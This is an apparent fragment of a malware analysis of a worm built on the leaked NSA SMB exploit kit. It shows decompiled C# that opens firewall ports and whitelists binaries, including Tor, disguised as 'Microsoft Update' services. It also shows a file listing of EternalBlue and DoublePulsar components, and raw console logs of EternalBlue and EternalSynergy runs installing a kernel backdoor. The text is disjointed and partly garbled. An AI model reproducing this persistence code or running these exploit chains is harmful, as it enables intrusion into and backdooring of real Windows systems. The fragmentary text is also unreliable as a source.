

NSA

```

Hashtable listeningPorts = firewall.GetListeningPorts();
ArrayList arrayList = (ArrayList)listeningPorts["TCP"];
ArrayList arrayList2 = (ArrayList)listeningPorts["UDP"];
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\svchost.exe \"Microsoft Update Service\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\taskhost.exe \"Microsoft Update Helper\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\Tor\\tor.exe \"Microsoft Update Installer\" ENABLE");
foreach (string text5 in arrayList)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening TCP ",
        text5,
        " \\Open TCP Port ",
        text5,
        "\\\"
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open TCP Port " + text5 + "\" dir=in action=allow protocol=TCP localport=" + text5);
}
foreach (string text5 in arrayList2)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening UDP ",
        text5,
        " \\Open UDP Port ",
        text5,
        "\\\"
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open UDP Port " + text5 + "\" dir=in action=allow protocol=UDP localport=" + text5);
}
firewall.DoFirewallRule("firewall set service fileandprint disable");
firewall.DoFirewallRule("advfirewall firewall add rule name=\"Malware SMB Block\" dir=in localport=445 protocol=TCP action=block");
firewall.DoFirewallRule("firewall set opmode ENABLE");

```

	NSA

	architouch.inconfig.xml	2017/5/23 23:07	XML 文档	1 KB
	doublepulsar.inconfig.xml	2017/5/23 23:07	XML 文档	5 KB
	eternalblue.inconfig.xml	2017/5/23 23:07	XML 文档	3 KB
	eternalchampion.inconfig.xml	2017/5/23 23:07	XML 文档	10 KB
	eternalromance.inconfig.xml	2017/5/23 23:07	XML 文档	18 KB
	eternalsynergy.inconfig.xml	2017/5/23 23:07	XML 文档	9 KB
	smbtouch.inconfig.xml	2017/5/23 23:07	XML 文档	6 KB

	ReflectivePick_x64.dll	2017/5/23 23:07	应用程序扩展	639 KB
	ReflectivePick_x86.dll	2017/5/23 23:07	应用程序扩展	584 KB
	x64.shellcode.output	2017/5/23 23:07	OUTPUT 文件	4 KB
	x86.shellcode.output	2017/5/23 23:07	OUTPUT 文件	4 KB

wannacry

NSA

NSA


NSA

[illegible]

```

[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffer..DONE.
[+] Sending final SMBv2 buffers.....DONE.
[+] Closing SMBv1 connection gracefully
[+] Closing SMBv2 connection gracefully
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
.....DONE.
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Corrupted connection.
[*] Sending egg to corrupted buffer.
[*] Triggering fre
[*] Pinging backdoor...
[+] Backdoor running
[+] Ping returned
[+] Backdoor installed
=====
=====WIN=====
=====
Serialized output blob (2 bytes):
..
[*] CORE sent serialized output blob (2 bytes):
0x00000000 08 00
[*] Received output blob (2 bytes):
[+] Eternalblue Success

```



```

<-----| Leaving Danger Zone |----->

[*] Attempting to find remote SRU module
    [+] Reading from CONNECTION struct at: 0xFFFFFA801A942920
    [+] Found SRU global data pointer: 0xFFFFF880060E6FA0
    FFF880060E6920      [+] transactionDispatch table at: 0xFFFFF880060E6FA0

[*] Beginning quest for executable memory...
    [+] PreferredWorkQueue: FFFFFA801AB5A100
    [+] IrpThread: FFFFFA801ABE4880
    [+] KProcess: FFFFFA8018C88040
    [+] ProcessListEntry.Blink: FFFFF802834D2C80
    [+] Searching backwards..
    [+] Base of Nt: FFFFF80283201000
    [+] Found RWX memory!!! FFFFF80283472000

[*] Copying code to target
    [+] Backdoor shellcode written
[*] Triggering stub allocator
    [+] Backdoor function pointer overwritten
    [+] Cleared RWX region
[*] Triggering DOUBLEPULSAR installer
e used to verify [*] DOUBLEPULSAR should now be installed. The DOPU client can be
installation.

[+] Plugin completed successfully
    [+] Contract: StagedUpload
    [+] ConnectedTcp: ffffffff
    [+] XorMask: 6c
    [+] TargetOsArchitecture: x64
[+] Eternalsunergou Succeeded

```

